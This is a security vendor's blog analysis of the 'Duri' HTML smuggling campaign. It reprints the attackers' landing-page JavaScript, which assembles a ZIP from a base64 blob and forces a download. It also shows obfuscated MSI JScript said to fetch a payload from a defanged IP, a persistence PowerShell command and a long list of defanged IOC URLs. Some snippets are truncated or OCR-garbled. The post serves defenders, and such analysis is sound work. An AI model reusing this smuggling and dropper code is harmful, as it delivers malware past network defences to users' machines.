New HTML Smuggling Attack Alert: Duri

menlosecurity.com/blog/new-attack-alert-duri

August 18, 2020

HTML smuggling campaign is stopped by the Menlo Security Cloud Platform

Menlo Security has been closely monitoring an attack we are naming “Duri.” Duri leverages HTML smuggling to deliver malicious files to users’ endpoints by evading network security solutions such as sandboxes and legacy proxies. Isolation prevents this attack from infecting the endpoint. Here’s what we know.

What Is HTML Smuggling ?

The goal of HTML smuggling is to make use of HTML5/JavaScript features to deliver file downloads, and it usually comes in two flavors:

- Deliver the download via Data URLs on the client device.
- Create a Javascript blob with the appropriate MIME-type that results in a download on the client device.

In this specific attack, we observed the JavaScript blob technique being used to smuggle malicious files via the browser to the user’s endpoint. Constructing content on the client browser like this evades network security solutions such as sandboxes and proxies.

What is Duri?

According to our observations, the Duri campaign started in the beginning of July and is currently active. Earlier this month, we identified a user’s visit to a website and subsequent file download, which was blocked because it was suspicious. Upon investigation, we discovered that the file was downloaded through HTML smuggling.


Traditional network security solutions such as proxies, firewalls, and sandboxes rely on the transfer of objects over the wire. For example, a sandbox might extract file objects such as .exe, .zip, and other suspicious objects from the wire and then send them to the sandbox for detonation. With Duri, the entire payload is constructed on the client side (browser), so no objects are transferred over the wire for the sandbox to inspect.

What tactics does Duri use?

The malware that Duri downloads is not new. According to Cisco, it has previously been delivered via Dropbox, but the attackers have now displaced Dropbox with other cloud hosting providers and have blended in the HTML smuggling technique to infect endpoints. We speculate that this change in tactic is being used to increase the success rate of compromised endpoints.

Landing Page

Once the user clicks on the link, there are multiple levels of redirection before the user lands on an HTML page hosted on duckdns[.]org. The landing page invokes a JavaScript onload that initializes data for a blob object from a base64 encoded variable as shown below.



```
bqVmUrfj2B3UnYAqoi4LqVnUXZL4vTh+IXUfuOdQ91MPUA9K4vKoMAbik40roBZSi6jF1BLqUYznOPUf6m
1NqfpNZTGyS036Hepd4DMPepD6iN1IfUxxg/ifSE+hTxt5n6TFLqc+oLFNdCfSmJe0V9Dcp5J1O3zQBGSP
lxFAvk0VUbVI89RU5kXqJrENKpIpAnDbpFbmCPJ6iTfJpP4taQZ5DTQSx86mHFfwB5GL0JqIuAc+XyNDHq
CStgtxCFlJeAIp0SLOoPu0vI8wRoJTXgKrxFOjxnAXK3U2FHkJIzXxA9WVyNvU1SvFpD7HNp74nQy/rC/
IsagtZHAd9rNok6D8SUqrI0JtK4D8B8J0BNf1AJnyX56mzqJ0oZMpUagOZoAFSk4g8m7Bes6h9KDcAvVXg
eVcplMlPqKDKmGcdokcZwS5oR8fds4g4tgoKf1DRXCaSH/spi30OMKufqe3E4xkfr/tvWlbb9B8R4qEYjn
AxQAAgAIALRi91Bpgex88foBAABcBAAuAAAAAAAAAAAAAC2gQAAAABQVVZHIE9LWkFHRSBTQktaWE9OQS
AD37AQAAAA==";
                    var sTensor = ".zip";
                    var data = base64ToArrayBuffer(file);
                    var blob = new Blob([data], {type: "octet/stream"});
                    var fileName = "THRM USAHGB DSASPPBK SKFFKKBWEF .zip";
                    if(window.navigator.msSaveOrOpenBlob)
                              window.navigator.msSaveBlob(blob,fileName);
                    else {
                              var a = document.createElement("a");
                              document.body.appendChild(a);
                              a.style = "display: none";
                              var url = window.URL.createObjectURL(blob);
                              a.href = url;
                              a.download = fileName;
                              a.click();
                              window.URL.revokeObjectURL(url);
                    }
```

As seen above, a ZIP file is dynamically constructed from the blob object with MIME type as octet/stream and is downloaded to the endpoint. The user still needs to open the ZIP file and execute it.

Malicious MSI Dropper

The ZIP archive contains an MSI file [T1218.007]. The .msi file extension indicates that the file is a Microsoft Windows installer and contains the application and all of its dependencies.

unzip PUVG OKZAGE SBKZXONA ETRWDDQGBL .zip


Archive: PUVG OKZAGE SBKZXONA ETRWDDQGBL .zip

inflating: PUVG OKZAGE SBKZXONA ETRWDDQGBL (869261) .msi

file PUVG OKZAGE SBKZXONA ETRWDDQGBL (869261) .msi


PUVG OKZAGE SBKZXONA ETRWDDQGBL (869261) .msi: Composite Document File V2 Document, Little Endian, Os: Windows.

Examining the MSI file shows that there is an execute script code action defined in the custom action of the MSI contents:



Tables	Action	T...	Source	Target
ActionText	AI_SET_ADMIN	51	AI_ADMIN	1
AdminExecuteSequence	ExecuteScriptCode	37	APPDIR	var _0xeff6=['\x2e\x65\x78\x65','\x4d\x6f\x
AdminUISequence	AI_ResolveKnownFolders	1	aicustact.dll	AI_ResolveKnownFolders
AdvtExecuteSequence	AI_RESTORE_AI_SETUPEXEPATH	51	AI_SETUPEXEPATH	[AI_SETUPEXEPATH_ORIGINAL]
Binary	AI_RESTORE_LOCATION	65	aicustact.dll	RestoreLocation
CheckBox	AI_STORE_LOCATION	51	ARPINSTALLLOCATION	[APPDIR]
ComboBox	SET_SHORTCUTDIR	307	SHORTCUTDIR	[ProgramMenuFolder][ProductName]
Component	SET_APPDIR	307	APPDIR	[AppDataFolder][Manufacturer]\[Product.
Condition	AI_DOWNGRADE	19		4010
Control	SET_TARGETDIR_TO_APPDIR	51	TARGETDIR	[APPDIR]
ControlCondition	AI_PREPARE_UPGRADE	65	aicustact.dll	PrepareUpgrade
ControlEvent	AI_CORRECT_INSTALL	51	AI_INSTALL	{}
CustomAction	AI_SET_INSTALL	51	AI_INSTALL	1

Microsoft JSCRIPT Analysis



```
var _0xeff6 = ['\x2e\x65\x78\x65', '\x4d\x6f\x76\x65\x46\x6f
(function (_0x128874, _0xeff620) {
    var _0x123339 = function (_0x220198) {
        while (--_0x220198) {
            _0x128874['push'](_0x128874['shift']());
        }
    };
    _0x123339(++_0xeff620);
}(_0xeff6, 0xb1));
var _0x1233 = function (_0x128874, _0xeff620) {
    _0x128874 = _0x128874 - 0x0;
    var _0x123339 = _0xeff6[_0x128874];
    return _0x123339;
};
var CBWFOOMCSQV = _0x1233('\x30\x78\x32\x32'),
    CVD5JFLXIYE = '',
    CCHJCASZ8WV = _0x1233('\x30\x78\x32'),
    CVH0QB75PE3 = _0x1233('\x30\x78\x38') + CCHJCASZ8WV,
    CPM4SASZXN5 = _0x1233('\x30\x78\x33\x31'),
    CSL3BN3GOPL = '',
    CF9SG0YAHMM = '',
```

The embedded JSCRIPT is obfuscated, and it performs the following actions upon invoke:

Fetches a ZIP file from a remote location: hxxp://104[.]214[.]115[.]159/mod/input20[.]jpg

The extension in the URL is .jpg, but it is a ZIP file.

- The ZIP file is downloaded to the Public Documents folder and two files are extracted from the ZIP archive: Avira.exe and rundll.exe.
- The Avira.exe file is renamed to a randomly named EXE file. The rundll.exe file is renamed to a randomly named file with a .bmp extension.
- A LNK file gets created in the %appdata% (roaming) folder, and the target of the LNK file is set to a randomly renamed Avira.exe file [T1547.009].
- It achieves persistence by creating an autorun key for the above LNK file [T1547.001].
- The final command that gets run is [T1059.001]: *powershell.exe cd;cd 'C:UsersJohn SmithAppDataRoamingMicrosoftWindowsStart MenuProgramsStartup';Start-Sleep -s 60;Start-Process 'YOUXQNWXME.lnk'*

The extracted Avira.exe file was a signed ~500MB file from Avira, which was present with a rundll.exe, and there was no evidence of process injection or side-loading techniques observed that could be used to further analyze and examine the behavior.

How does Menlo Security get visibility into Duri?

While traditional security solutions rely on a detect-and-respond approach to cybersecurity, Menlo enables a Zero Trust approach by forcing a block-or-isolate decision at the point of click. All content is fetched and executed in a remote browser and is cut off from the endpoint, while only safe mirrored content reaches the user's device. This prevents malware from accessing the endpoint.

Campaigns like Duri, in which JavaScript is used to programmatically and dynamically generate the malicious payload, cannot evade the Menlo platform. Downloading files via Menlo is a two-step process. Every file download in the isolated browser triggers a unique event on our platform—whether it's because of a DataURL, a JavaScript blob download, or a link. As a result, the Menlo platform enables enhanced visibility into the contents of every file.

Attackers are constantly tweaking their tactics in an effort to evade and bypass security solutions—forcing tools that rely on a detect-and-respond approach to always play catch-up. We believe HTML smuggling is one such technique that will be incorporated into the attackers' arsenal and used more often to deliver the payload to the endpoint without network solutions blocking it. Menlo's isolation approach prevents all content from reaching the endpoint—effectively blocking all malware without impacting the native user experience. It's security without compromise.

Appendix

References:

- https://developer.mozilla.org/en-US/docs/Web/HTTP/Basics_of_HTTP/Data_URIs
- https://developer.mozilla.org/en-US/docs/Web/API/Blob
- https://umbrella.cisco.com/blog/navigating-cybersecurity-during-a-pandemic-latest-malware-and-threat-actors
- https://blog.trendmicro.com/trendlabs-security-intelligence/analysis-abuse-of-custom-actions-in-windows-installer-msi-to-run-malicious-javascript-vbscript-and-powershell-scripts/

IOC—URLs

hxxp://huzirh.com/hidrol/

hxxp://isocamprh.com.br/

hxxp://hxxp.plasticospr.com/webmailgrupo?nzn11t6c68b5k40ry31c903ez3xaq/formulario_correios_37.pdf

hxxp://gmpbusdoor.com/

hxxp://hxxp.isocamprh.com.br/incolajes *hxxp://iboxrh.com/consultoriarh?1e0wq712tctv0232v000lnjsn4c7a/boleto.3673.pdf*

hxxp://www.isocamprh.com.br/incolajes

hxxp://hxxp.isocamprh.com.br/incolajes/

hxxp://isocamprh.com.br/incolajes?page=boletos&idBoleto=8868

hxxp://hxxp.westermarh.com/waycompany?WhatsApp_Historico_de_Conversas?whatsapphistorico/index.html?visualizar=c06e8cf10aeaf00c33360d2b2bfb6792

hxxp://hxxp.grentrepostorh.com/

hxxp://update-completo.com/

hxxp://plasticospr.com/webmailgrupo?fotoswhatsapps/Imagem.htmldigitaloceanspaces.com/Fotos.html

hxxp://ultrafarmarh.com/transglobal?WhatsApp_Historico_de_Conversas?whatsapphistorico/index.html?visualizar=c06e8cf10aeaf00c33360d2b2bfb6792

hxxp://hidrolrh.com/

hxxp://hxxp.casadaembalagemriopreto.com/officeclean?NZN11T6C68B5K40RY31C903EZ3XAQ/Formulario_Correios_37.pdf

hxxp://www.fjpconstrucoes.com/predilecta

hxxp://grentrepostorh.com/webmailgrupo?page=boletos&amp;idBoleto=8868

hxxp://casadaembalagemriopreto.com/officeclean?PU106006743Z5QP2SL6RC00CT2330/Boletim_Registrado38361526.pdf

hxxp://grjseguros.com/

hxxp://hxxp.huzirh.com/hidrol?page=boletos&amp;idBoleto=8868

hxxp://usinasalgado.com/contabilidadecnt

hxxp://westermarh.com/

hxxp://www.fjpconstrucoes.com/predilecta

hxxp://fjpconstrucoes.com/

hxxp://www.graphiczonerh.com/mobile?WhatsApp_Historico_de_Conversas?whatsapphistorico/index.html?visualizar=c06e8cf10aeaf00c33360d2b2bfb6792 *hxxp://www.westermarh.com/waycompany?WhatsApp_Historico_de_Conversas?whatsapphistorico/index.html?visualizar=c06e8cf10aeaf00c33360d2b2bfb6792*

hxxp://www.iboxrh.com/

hxxp://westermarh.com/waycompany?WhatsApp_Historico_de_Conversas?whatsapphistorico/index.html?visualizar=c06e8cf10aeaf00c33360d2b2bfb6792

hxxp://hxxp.grjseguros.com/

hxxp://grentrepostorh.com/

hxxp://hxxp.continentalnetrh.com/tbvc?get-facebook-verified/get-facebook-verified.html

hxxp://hxxp.westermarh.com/waycompany

hxxp://hxxp.fachiniengenharia.com/predilecta

hxxp://gmpbusdoor.com/furnax

hxxp://hxxp.plasticospr.com/webmailgrupo?NZN11T6C68B5K40RY31C903EZ3XAQ/Formulario_Correios_37.pdf

hxxp://hxxp.update-completo.com/consultrh?page=boletos

hxxp://www.grentrepostorh.com/webmailgrupo

hxxp://www.fjpconstrucoes.com/

hxxp://hxxp.fachiniengenharia.com/predilecta?NZN11T6C68B5K40RY31C903EZ3XAQ/Formulario_Correios_37.pdf

hxxp://fjpconstrucoes.com/predilecta

hxxp://www.versatilsegurosrh.com/vbimport?woa/rest/Faturamento/v1/faturadigital/visualizar?data-vencimento

hxxp://fjpconstrucoes.com/predilecta

hxxp://www.laboratrh.com/contabilidadecnt?page=boletos&idBoleto=8868

hxxp://fachiniengenharia.com/predilecta

hxxp://hxxp.hidrolrh.com/heimatschutz

hxxp://fjpconstrucoes.com/predilecta?page=boletos&idBoleto=8868

hxxps://iboxrh.com/

hxxp://fachiniengenharia.com/predilecta?page=boletos&idBoleto=8868

hxxp://grjseguros.com/grjseguros?
PU106006743Z5QP2SL6RC00CT2330/Boletim_Registrado38361526.pdf

hxxp://continentalnetrh.com/tbvc?get-facebook-verified/get-facebook-verified.html

hxxp://grentrepostorh.com/webmailgrupo

hxxp://isocamprh.com.br/incolajes?page=boletos&amp

hxxp://hxxp.westermarh.com/

hxxp://fachiniengenharia.com/predilecta?page=boletos&idBoleto=8868

hxxp://hidrolrh.com/heimatschutz

hxxp://bustvch.com/

hxxp://hxxp.grentrepostorh.com/webmailgrupo?
PU106006743Z5QP2SL6RC00CT2330/Boletim_Registrado38361526.pdf

hxxp://isocamprh.com.br/incolajes?page=boletos&amp;idBoleto=8868

hxxp://fjpconstrucoes.com/predilecta?page=boletos&amp;idBoleto=8868

hxxp://casadaembalagemriopreto.com/

hxxp://hxxp.bustvch.com/

hxxp://iboxrh.com/

hxxp://hxxp.fjpconstrucoes.com/predilecta?
PU106006743Z5QP2SL6RC00CT2330/Boletim_Registrado38361526.pdf

hxxp://www.continentalnetrh.com/tbvc?WhatsApp_Historico_de_Conversas?
whatsapphistorico/index.html?visualizar=c06e8cf10aeaf00c33360d2b2bfb6792

hxxp://bustvch.com/adinoxrs

hxxp://hxxp.ultrafarmarh.com/transglobal?WhatsApp_Historico_de_Conversas?
whatsapphistorico/index.html?visualizar=c06e8cf10aeaf00c33360d2b2bfb6792

hxxp://hxxp.update-completo.com/consultrh?page=boletos&idBoleto=8868

hxxp://hxxp.casadaembalagemriopreto.com/